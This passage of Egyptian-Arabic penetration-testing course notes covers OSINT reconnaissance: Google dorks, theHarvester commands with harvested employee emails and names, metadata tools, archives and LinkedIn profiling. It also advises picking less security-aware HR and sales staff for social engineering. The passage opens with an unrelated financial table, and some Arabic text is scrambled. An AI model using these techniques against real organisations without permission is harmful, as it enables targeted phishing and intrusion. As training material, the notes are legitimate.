Operating expenses, Total operating expenses, Operating income, Other income and expense, Income before provision for income taxes, Income taxes, and Net income per share. The table also includes per share amounts for Net sales, Cost of sales, Gross margin, Total operating expenses, Operating income, Other income and expense, Income before provision for income taxes, Income taxes, and Net income per share.

Three years ended September 24, 2011	2011	2010
Net sales	\$108,249	\$ 65,225
Cost of sales	64,431	39,541
Gross margin	43,818	25,684
Operating expenses:		
Research and development	2,429	1,782
Selling, general and administrative	7,599	5,517
Total operating expenses	10,028	7,299
Operating income	33,790	18,385
Other income and expense	415	155
Income before provision for income taxes	34,205	18,540
Income taxes	8,283	4,527
Net income	\$ 25,922	\$ 14,013
Net income per share:		
Basic	\$ 28.05	\$ 15.41
Diluted	\$ 27.68	\$ 15.15

- هننقول بعد كدا لنقطه تانيه بأسخدام ال **Search Engine** الا وهي ال**Partners and third parties**



- لو المعلومات ال جبتها من ال **Search Engine** مش كافيه نوعا ما هنروح لل **Partners and third parties** بمعنى تجمع معلومات عن ال 'companies' ال بيعامل معها ال **Target** دا وهل تم استحواذ شركه على شركه تانيه ولا لاء ؟ طب دا هيوفدنا ف ايه !!؟ لو قولتاك ان شركه **x** هتعمل استحواذ لشركه **y** فدا معناه ان كل ال **Services** وال **Domains** بتاعت الشركه **y** هتروح للشركه **x** الفتره الجايه بمعنى عدنا عمليه **migration** هجرة يعني هتحصل قريب ودا ممكن يحصل خلله **misconfiguration** اثناء عمليه النقل فأنت تشتبه لصالحك وهكذا اي معلومه مهمه مهما تبان لك صغيره فهي مهمه .

- كمان لو عرفت انك **partner** فدا مع شركه زي شركه **google** وممكن يحصل خلله **Services** ومتى يحصل خلل **Services** وممكن منتجتها ال **physical** كمان فتبده تجمع معلومات اكتر عنها وخصوصا الاجهزه ال **physical** قد تستنتج ان فيه **version** من الاجهزه دي قديم وفيه ثغره معينه فأنت ممكن تستغلها ... وممكن تطلع على اخر ال ثغره زي **malware** او ال **vulnerabilities** من خلال موقع زي **update** وتخلى نفسك دايما **hackernews.com** بالموقع دا.

- ناخد مثال علی شركه زي Agiliance و عاوزين نعرف مين ال ال معها partners

The screenshot shows the Agiliance website homepage. At the top, there's a navigation bar with links for 'GET STARTED', 'Solutions', 'Products', 'Services', 'Customers', 'Partners', 'News', and 'Company'. Below the navigation bar, there's a section titled 'I want to...' with three main categories: 'CONTACT:', 'LEARN:', and 'GET CONNECTED:'. Each category has several sub-links with small icons. At the bottom of the page, there's a footer with a copyright notice: '© 2011 Agiliance, Inc. | Privacy Policy | Company | Contact Us | Get Started'.

- هنروح للشركه دي ... partners

Surfing the website you can easily gather information about their partners:

The screenshot shows the Agiliance website displaying partner information. It includes sections for 'Configuration Management Database (CMDB) Technology Providers' featuring BMC Atrium and Microsoft Active Directory; 'Web Application Security Tools' featuring HP WebInspect and IBM Rational AppScan; and 'Content Providers' featuring various service providers like Deloitte & Touche, DRS, Bell, and CISCO. Each partner section includes a brief description and a logo.

- هنبعص نلاقي شركه زي HP و IBM ك لشركه ال هي
فدي معلومه حصلت عليها هستفاد بيهها اني عرفت ان
Agiliance ال شغالين بيهها الشركه دي من IBM مثلا او
HP technology ال شغال عندهم ع الاجهزه ايه هو وتدور على التغيرات ال
بتستهدف ال Software دا وهكذا ... أنا بديك مثال فقط انت ممكن
تستفيد بمعلومه زي دي ازاي.

- فانت اما تدخل تجمع معلومات من اي **company Website** لاي **partners** دا بتائي وتشوف ال **Website** بتوعها مين وايه اخر اخبارهم وايه ال **technology** ال بيستخدموها وال بيقدها وال **customers** بتوعها مين وهكذا ... اقعد جمع معلومات بشكل اوسع عن ال **target** ال تستهدفه عشان تكون باقي ال **Stages** بتاعتكم سهله عليك ... وزي مقولنا كل متجمع معلومات صح كل متسريح قدام.

- نروح لتالت مرحله باستخدام ال **search Engine** وهي ال **posting**



- بعد اما جمعت معلومات عن ال **Target Websites** بتاعت ال **company** وجمعت معلومات عن ال **third parties** نروح بعد كدا لـ **Job posting** ال بتلاقيها موجوده على **linked in** ودي بمثابه كنز بالنسبة لك ... لأن الشركات فـ الاعلانات الوظيفية هتلaciها طالبه مهندس مثلًا عنده خبره فال **JavaScript** فدي معلومه بالنسبة لك انهم عندهم **JavaScript** شغاله بال **technology** وهكذا قيس على معلومه تعرفها من ال **job posting** انك هستفاد منها بحاجه او تطلع منها فكره وطبعا تصيفها لمجموعه افكارك ال حطتها فال **xmind**.

- وتلاقي مثلا انهم كاتبين انهم عاوزين خبره فال **SQL** او فال **Oracle** او نظام ال **Apache** **infrastructure information** زي ال **Exploitation** **gathering** **vulnerability** لازم يكون عند ال **target** دا معينه عشان تعرف تستغلها .. فانا عرفت ان ال **target** دا عنده ثغره ما فال **service** المعينه دي ال انا جامع عنها معلومات قبل كدا من مصادر مختلفه ... عرفت ان الشركه ال انا مترجمتها شغاله بانظمه ال **MySQL** فأنا زي الشاطر هروح اجيب اخر ال **vulnerabilities** ال بتصيب انظمه **MySQL** واقعد اجرب لحد مينفذ ال **Exploitation** بالفعل ودا بيتم بواسطه **kali Linux** جاهزة عندك فنظام زي ال **tools** ودا هنشوفه بعد كدا ان شاء الله .

Agilience Current US Job Openings

Agilience offers competitive compensation and a full benefit package including stock options, medical, dental, vision, life insurance, child care reimbursement, and more.

#AG4.51 Sales Director
#AG4.52 Senior Sales Engineer
#AG4.57 Quality Assurance - US Technical
#AG4.59a Java Server Software Developer
#AG4.59b Senior Java Server Software Developer
#AG4.59c Principal Java Server Software Developer
#AG4.60a Java/JavaScript Software Developer
#AG4.61 Product Support Engineer
#AG4.62 Product Marketing Manager
#AG4.66 HR, Office and Projects Coordinator
#AG4.67 GRC Solution Architect
#AG4.68 Product Manager

REQUIREMENTS

- Experience in the development of scalable, high performance web applications.
- Excellent working knowledge of Java, J2EE, JSP, and Servlets.
- Strong working knowledge of application servers such as Apache Tomcat or JBoss.
- Strong working knowledge of MySQL and/or Oracle databases.
- Experience with the Spring Framework is a plus.
- Experience with JavaScript libraries like JQuery and Angular.js is a plus.
- Experience with reporting frameworks like JasperReports.
- Solid knowledge and application of engineering concepts.
- Understands development methodology and development processes.
- Problem solving capabilities and analytical skills.
- Excellent verbal and written communication skills.
- Ability to work in a team environment.
- Enthusiasm to learn new tools and technologies.
- Degree in Computer Science (or equivalent).
- 2-5 years of experience required.

Skills

- Apache, Tomcat, Oracle 11g, and MySQL system administration fundamentals.
- Familiarity with at least one interpreted language and frameworks such as JAVA, JSP, AJAX, Hibernate, Web Services, etc.
- Experience with Salesforce.com, Cisco WebEx, FTP, SQLYog, and LDAP Browser.
- Familiarity with standard concepts, practices, and procedures relating to Microsoft Windows Operating Systems, Microsoft Windows networking, and troubleshooting Microsoft Windows network environments.
- Development and debugging of SQL scripts and queries.
- Development and debugging of Oracle data base issues and queries.
- Good working knowledge of security tools, techniques, and methodologies such as Kerberos, SAML, LDAP, and SiteMinder.
- Strong verbal and written communication skills for delivery in document, Web, and presentation form, as well as over the phone.
- People skills that promote personal relationship building between virtual teams - working directly with varied headquarters and overseas resources.
- Highly organized, self-directed with strong ability to prioritize and manage multiple tasks.

- عندك مواقع كتير للتوظيف منها **linked in** ودا اكبرهم طبعا...
وعندك **indeed.com** ودا مناسب اكتر للاشخاص الموجودين في اوروبا وامريكا للبحث عن وظائف (معلومه جانبية) فدا ممكن تستخدeme ... وعندك موقع **bayt.com** وموقع **Wuzzaf.com** دا بالنسبة للشرق الاوسط ... فدول مواقع تقدر تستخدmem فال **search** بتاعك . **Information Gathering**



Senior Network & Systems Enginee...

Confidential Company - Nasr City, Cairo



Apply For Job

Job Requirements

- Preferred Ex or Current Software House Background.
- (CCNA ,CCNP) R&S
- MCSA , MCSE
- VCP VMware
- Administrating of Cisco routers, Firewall (Cisco ASA/Fortinet/Sophos), Network Switches, and Wireless devices.
- Males only
- Manage and Administrate Load Balancer/PEPLINK device/WAF network devices
- Install, Manage and Administrate servers physical and Virtual (vSphere).
- Servers Hardware configuration/hardening/upgrade
- Manage AD, DNS, DHCP, SharePoint servers Microsoft Exchange server, file servers, Symantec Messaging Gateway (SMG), Kaspersky and Sophos Antivirus servers, PRTG Server, Access Systems.
- Backup Solutions (Symantec backup exec & Veeam)
- Applying OS patches and upgrades on a regular basis and upgrade administrative tools and utilities. Configure/add new services as required.

- هلاقیه هنا فالاعلان دا كاتبلك التفاصیل عن بعض ال **services** ال بخدمتها ال **company** دي ... فأنت تقدر تستغلها زى مقولنا.

- وبرضه عندك مواقع اخري تقدر تخدمها فال **Job posting** وتسعى فيها فعليه ال **information gathering** زي ال هلاقیهم موجودين فالسلайдز تقدر تسعى فيها.

The following is a list of websites that you can use to find job posts:

- [LinkedIn](#)
- [Indeed](#)
- [Monster](#)
- [Careerbuilder](#)
- [Glassdoor](#)
- [Simplyhired](#)
- [Dice](#)




- بعد کدا عن طریق ال **Search Engine** برضه عاوزین نجیب ال **Financial Information** عن ال **target** ال انت بتستهدفه.



- المعلومات دي هتفيد اکتر ال **malicious attacker** لانها بتبقى مایله اکتر ناحیه الاستغلالات ال من النوع **Ransomware** ال **attacker** بیشفر ملفات ال **target** مقابل مبلغ مادي معین تدفعه لل عشان يفکاک تشفیر الملفات المهمه ال عندك ... وطبعا دا بیقی مستهدف شركات كبيره ليها سمعه تخاف عليها زي **tesla** مثلا او شركات عندها بیزنس كبير زي **AWS** وهكذا ... فدي بتفيid اکتر ال زي مقولنا ... بس مفيش مانع نفهمها.

عذنا موقع زي **Crunch Base.com** نقدر نستخدمه فال
دا .. وتجيب منه معلومات عن الاشخاص والشركات والماليات الخاصه
ببيهم .



- عندنا موقع آخر وهو **Inc.com** دا بيجبك اكتر الشركات (الجديده الـ لسه طالعه يعني) استثمارا وربحاعلى مستوى العالم واكتر الاشخاص استثمارا وايه الشركات الـ بيستثمرها فيها ...



2011 Inc. 5000 Rank	#39		
3-Year Growth	4909%		
2010 Revenue	\$6.3 M		
Jobs Added	20		
Location	San Jose, CA	Country	United States
Founded	2005	Employees	
Employees	57		

- عندك مواقع اخري تقدر تستخدمها فالـ **Financial information** زي **Edgar** أو **Yahoo finance** أو **Google finance** استعين بهم وانت بتعمل **Search** عن **Financial information** خاصه بـ **Company** معينه أخلاقيا طبعا.



- عندك موقع **The Hacker News** مفید فالحته دي تقدر تجمع منه كتير وتتابع اخر تطورات ال **information** منه واخر ال **malwares** واخر **Vulnerabilities** واخر **Data leaks** ال **Cyber attacks** و حاجات كتير تانيه انت هستفيد بيها ك **penetration tester**

The Hacker News homepage features a blue header with the site's name. Below the header is a navigation bar with links for Home, Data Breaches, Cyber Attacks, Vulnerabilities, Malware, Offers, Contact, a search icon, and a menu icon. The main content area displays three news articles:

- New 'SHROITLESS' Bug Could Let Attackers Install Rootkit on macOS Systems** - Published on October 29, 2021, by Ravie Lakshmanan. Microsoft disclosed details of a new vulnerability that could allow an attacker to bypass security.
- Russian TrickBot Gang Hacker Extradited to U.S. Charged with Cybercrime** - Published on October 29, 2021, by Ravie Lakshmanan. A Russian national was arrested in South Korea and extradited to the U.S. on October 20.
- New Wslink Malware Loader Runs as a Server and Executes Modules in Memory** - This article has a small image of the Windows logo.

To the right, there is a sidebar titled "Popular This Week" featuring four items:

- Microsoft Warns of TodayZoo Phishing Kit Used in Extensive Credential Stealing Attacks** - Includes a Microsoft Word document icon.
- Popular NPM Package Hijacked to Publish Crypto-mining Malware** - Includes a Node.js icon.
- New Attack Lets Hackers Collect and Spoof Browser's Digital Fingerprints** - Includes a browser icon.
- Malicious Firefox Add-ons Block Browser From Downloading Security Updates** - Includes a Firefox icon.

- عندنا جزءيه ال **Harvesting** بعد كدا وهي بمعنى الحصاد



- بمعنى اننا هنعمل **Sweeping** ... عازين
نشوف اشهر ال **Documents** مثلا ال تخليني اجيب **methods** ل
معينه اجيب اسماء موظفين او اجيب ايميلاتهم وهكذا

....

- خد بالك اي **Document** بتطلع او بتترفع عالانترنت بتتخزن جواها
ال **Meta data** بمعنى مين ال كتبها والتوقيت بتاع الكتابه بتاعتتها وال
المستخدم فالكتابه ومعلومات مفيده اخري هتنفعك انت ك
eLearn ... مثلا جبت انت **file** من **penetration tester**
الملف دا بيكون جواه فال **meta data** ال هتعملها **security**
انت بيكون فيها مين ال عمل **Create** لـ **file** دا والوقت ال
عمل فيه ال **Create** واتعمله **create** بانهي **pdf** يعني **pdf**
ولا **Word** ولا **ppt** الخ ... كل دي بمثابة **information** عن ال
المؤسسه ال انت ممكن تطلع منها معلومات عن الموظفين فالشركه
مثلا وتأخذها تجمع عليها معلومات من **Facebook** ومن **linked in** ومن
وغيره وغيره وتعرف مثلا الموظف دا اهتماته ايه وتبعد ترجمته بيه بال
وهكذا **Social Engineering**

- ممكن نعمل ال **Google Dorks** بواسطه **Harvesting** عادي ودا
مثال

site:elearnsecurity.com filetype:pdf

Note: you can

About 14 results (0.22 seconds)

[PDF] PTSv2 in pills: - eLearnSecurity
https://www.elearnsecurity.com/collateral/syllabus_ptsv2.pdf ▾
PTSw2 in pills: ♦ Self-paced, online, flexible access. ♦ 900+ interactive slides and. 3
hours of video material. ♦ Interactive and guided learning. ♦ No Pre- ...

[PDF] Download PDF Syllabus - eLearnSecurity
https://www.elearnsecurity.com/collateral/Syllabus_PTSV3.pdf ▾
PTSw3 at a glance: ♦ Self-paced, online, flexible access. ♦ 1500+ interactive slides and.
4 hours of video material. ♦ Interactive and guided learning.

for other types of
files, such as doc, txt,

extensions and more.

- عندنا **tools** جاهزة تقدر انها تعملنا لـ **Meta data harvest** الـ **Foka** ودي بتديها اسم ال **file** ال عاوز تبحث عنه وهي بتحثلك **Graphical Search Engine** وبطلعك النتيجه من خلال **Windows interface** فـ **Windows** ودي خاصه بـ **Windows** فقط.

- عندنا **tool** تانيه اسمها **The Harvester** ودي بتجمع لك ال **Search engines** عن طريق ال **Information** عالانترنت ... بتشغل ال **tool** وتدليها اسم ال **Domain** ال عاوز تجمع عنه معلومات وتحدلها انت عاوز تجمع المعلومات دي منين بالضبط ... من **Google** او من **Facebook** او من **Linked in** وهكذا وال **tool** بتقوم بتجميع المعلومات بنفسها وبتدليك النتيجه من غير تعب وتضيع وقت وتوفر عليك وقت كبير ال **Tool** دي وممتازة فالعمل وبتشتغل على نظام **Linux**.



- عندنا مثال زي دا بنستخدم فيه ال **Harvester** عشان نجمع معلومات عن **Target** معين بطريقة **Specific**.

```
theharvester -d elearnsecurity.com -l 100 -b google
```

where:

- **-d** is the domain or the company to search
- **-l** limits the results to the value specified
- **-b** is the data sources. (I.e. you can set Bing, Google, LinkedIn, etc.)

- فهنا كتبنا ال **Command** بتعنا وعاوزين نجمع **information** عن **eLearn Security.com** وعاوزين النتيجه متكونش كبيرة و تكون **Search Engine Limit** وعاوزين نستخدم ال اسمه **Google** ودا كله بتقدر تتحكم فيه من خلال ال **options** ال بتكتبها بعد ال **tool** فال **Command** الخاص بال **Tool** وتقدر تطلع على ال دى وال تقدر تتحكم فيها فال **results** من خلال ال **options** ال هو **-help** بعد كتابه اسم الاداه طبعا.

- ودي تكون ال **result** ال بتطبعها ال **harvester**

```
[+] Emails found:
-----
armando@elearnsecurity.com
davide@elearnsecurity.com
jens@elearnsecurity.com
hostmaster@elearnsecurity.com
@elearnsecurity.com

[+] Hosts found in search engines:
-----
[-] Resolving hostnames IPs...
199.193.116.231:www.elearnsecurity.com
199.193.116.231:members.elearnsecurity.com
162.220.56.82:blog.elearnsecurity.com
162.220.56.82:Blog.elearnsecurity.com
199.193.116.232:ns.elearnsecurity.com
199.193.116.233:ns1.elearnsecurity.com
```

The screenshot shows the command-line output of theharvester. It first lists harvested email addresses: armando@elearnsecurity.com, davide@elearnsecurity.com, jens@elearnsecurity.com, hostmaster@elearnsecurity.com, and @elearnsecurity.com. Below that, it lists harvested hosts from search engines: 199.193.116.231 (www.elearnsecurity.com, members.elearnsecurity.com), 162.220.56.82 (blog.elearnsecurity.com, Blog.elearnsecurity.com), 199.193.116.232 (ns.elearnsecurity.com), and 199.193.116.233 (ns1.elearnsecurity.com). Braces on the right side group these results into 'Email addresses' and 'Hosts' respectively.

- وهذا لما عملنا **Harvester** بال **Linked in** عن طريق **Search**

```
theharvester -d elearnsecurity.com -l 100 -b linkedin
[+] Searching in LinkedIn...
      Searching 100 results..
Users from LinkedIn:
=====
Armando Romeo
Jens Behnisch
Jason Haddix
Edcel Suyo
Schuyler Dorsey
Francesco Stillavato
Domenico Quaranta
```


- اي حاجه بتطبعهالك ال **Harvester** مش تحتاج افكراك انك لازم تضمهالل **Xmind** بتعتك ال بترسم فيها ال **Plan** وال **Information** ال حصلت عليها .

- عدنا بعد كدا ال cached and achieved sites



- ال **Website** ال احنا رايحين نعمل عليه **information** دا بيحصل عليه تغيرات بشكل سريع من تجاه ال **gathering** **Domain** ... وبيحصل مثلان الموقع دا اتضافله **Developers** معين وحصل بعض التحديثات فيه ... فانت تحتاج تجيب نسخه سابقه من الموقع دا قبل ميحصله آخر التحديثات مثلان ... فلوانت مثلان رايج تعمل **information gathering** لموقع مؤسسه ما واعملها **update** ففي بعض المعلومات اتعملها **Delete** من تجاه المؤسسه فالتحديثات دي ... فانت بترجع تشوف النسخه السابقه للموقع دا لعل يكون فيها معلومه مفиде لك فال **Attack** بتاعك والشركه خدت خبر بيها انها **critical** فقامت مساحتها عططول ... فانت تحصل المعلومه دي عن طريق ال **Website Cache** الخاص بالمؤسسة ال بتعمل عليها **pen testing**.

- الموقع ال هييفيدك فالحته دي بشكل جامد هو دا **Archive.org** دا بيحتفظ بنسخ ال **Websites** لـ **Metadata** منذ ظورها على الانترنت ... وبيحتفظ بحاجات تانيه زي الصور وهو يعتبر ارشيف بيأخذ نسخه من اي معلومه طلت للانترنت ويحفظها لك عنده ترجمتها اي وقت .




- فاؤا رجعت بالزمن ورا شويه اشوف منصه زي **Agilience** فكانت بدايتها ف **2004** وهكذا ... ولوانت عاوز تشف شكل ال **Website** فأي سنه من السنين دول فال **Archive** محتفظاك بنسخه عنده ... وقيس على كدا اي **eLearn** زي **Website** زي **twitter** و **Facebook** وغيرها.



- ودي مثلا لقطه للموقع ف **2015** زي المثال موضح تماما.

- برضه عندك **Information** تقدر تستخدمهم اثناء ال **Two sites** **Osint** وهما ال **Shodan.com** وال **Gathering** **Databases** ودول عباره عن **framework.com** تبحث فيها عن اي حاجه انت عاوزها... تقدر تجمع من خلالهم ال **Email information** ال عاوز تستخدمها مثلا فال **Tools** **gathering** وحالات كتير تانيه اكتشفها بنفسك.

OSINT Framework



وبدا نكون خلصنا جزء ال **Search Engine**

1.3 Social Media

- الجزء ال بعد كدا عندا وهو ال **social media** وازاي نستخدمها
استخدام صحيح فال **Information Gathering**



- بما ننا بنتكلم عن ال Business فانا هستخدم ال social media عشان اجمع information عن ال Target بتعاك ... فعندنا موقع زي LinkedIn دا ممكن نستخدمه عشان نجمع معلومات عن الموظفين مثلًا Facebook او Apple او LinkedIn ... او اي target تاني عندك بيبقى موجود عليه Information ... بزياده شويه عن ال Websites .

- طبعاً **linked in** بيطلعك الناس القريبه منك ... بس انت خد بالك حاول ت **Target** الناس ال من ال **Sales** او ال **HR** مثلاً لو ناوي تعمل عليهم **Social engineering attack** لان الناس الثانيه دي معظمها بيكون فاهم وحته انك تجمع عنه معلومات دي بتبقى صعبه جبتن لانه بيكون خافي كل حاجه او الحاجات ال ممكن تفیدك اك ... فأنت ت **target** الناس ال معندهاش وعي بالเทคโนโลยجي ومخاطرها وهكذا نشن عال **target** قبل متستهدفه.

- مثلاً لو عندنا شركه زي **Agilience** عاوز تستخد **LinkedIn** فجمع المعلومات عنها... وخصوصاً عاوز تجيب ال **CEO** ال شغالين فيها.

The screenshot shows the LinkedIn search page. At the top, it says "Account Type: Basic". Below that is a navigation bar with links for Home, Profile, Contacts, Groups, Jobs, Inbox, Companies, News, and More. To the right of the navigation bar are "People" and a search bar. Below the navigation bar are tabs for "Find People", "Advanced People Search", "Reference Search", and "Saved Searches". The "Advanced People Search" tab is selected. It contains several search fields: "Keywords" (empty), "First Name" (empty), "Last Name" (empty), "Location" (set to "Anywhere"), "Title" (set to "Chief Executive Officer"), "Company" (set to "Agilience"), and "School" (empty). A "Search" button is located at the bottom of the search form.

The screenshot shows the search results for "agilience" on LinkedIn. At the top left is a "Search" button and an "Advanced" link. The search results are displayed under the heading "18 results for agilience". A message says "Some search results have been filtered to improve relevance. Show all results". On the left, there are filters for "All", "People", "More...", "Keywords" (containing "agilience"), "First Name", and "Last Name". The search results show two profiles: "Joe Fantuzzi" (President and CEO at Agilience) and "Pravin Kothari" (Founder and CEO at CipherCloud). Each profile has a "Connect" button to the right.

- لو عاوز تجمع معلومات برضه باستخدام ال **Dorks** بتاعت **Google** فدا شغال معانا برضه

site:linkedin.com

President and CEO at Agilience site:linkedin.com

Search About 748 results (0.24 seconds)

Everything Joe Fantuzzi profiles | LinkedIn
www.linkedin.com/pub/dir/Joe/Fantuzzi
Current: President and CEO at Agilience; Past: Advisor to Board at Workshare LTD, CEO and Director at Workshare, CEO and Director at Liquid Engines, CEO ...

Images Joe Fantuzzi | LinkedIn
www.linkedin.com/pub/joe-fantuzzi/a/565/357
San Francisco Bay Area - President and CEO at Agilience

Maps Joe Fantuzzi | LinkedIn
www.linkedin.com/pub/joe-fantuzzi/a/565/357
President and CEO, Agilience. Privately Held; 51-200 employees; Computer Software industry. December 2009 – Present (1 year 11 months). Integrated ...

Videos News Shopping

- عن طريق انك تحط ال **Dork** دا ال هو : **site: linkedin.com** بعد اسما الحاجه ال عاوز تبحث عليها ف **Google** ول يكن ال **president** ول يكن ال **Site** دا ال محدد اسم ال **Dork** دا ال بعدها ال **Site** ال هيبحث فيه.

- لو عاوز تبحث مثلا على حاجه زي ال **Vice president** عن طريق **linked in**

Search Advanced > All People More... Keywords vice president First Name

21 results for vice president

Some search results have been filtered to improve relevance. Show all results

Torsten George Global Marketing Executive / Product Evangelist San Francisco Bay Area | Computer Software

Current: Agilience
Previous: Actividentity Inc., Cordys, Solid Information Technology
Education: Freie Universität Berlin, Germany

Connect Send Torsten InMail

Current: Vice President, Worldwide Marketing, Products, and Support at A...
Past: Vice President, Worldwide Marketing at Actividentity Inc.
Member, Strategic Advisory Board at Cordys
Director, On-Demand Services / General Manager at Actividentity ...

+ 1 shared connection - Similar

- انت بقا اقعد ف **information** وعلى مهلك جمع ال **linked in** والازمه واقعد غير ال **Keywords** مثل ال **president** او ال **software engineer** او ال **HR** او ال **Sales** على حسب ال انت عاوز تبحث عنه وتجمع عنه معلومات عند ال **Target** بتاعك .

- طبعا اي **Search Tool** بعمله او معلومه بوصلها بروح علطول لـ **Xmind** بتاعتي ال هي هنا وانظم فيها المعلومات بشكل يسهل عليا قرايته بعد كدا وقدر استفيد منه ...



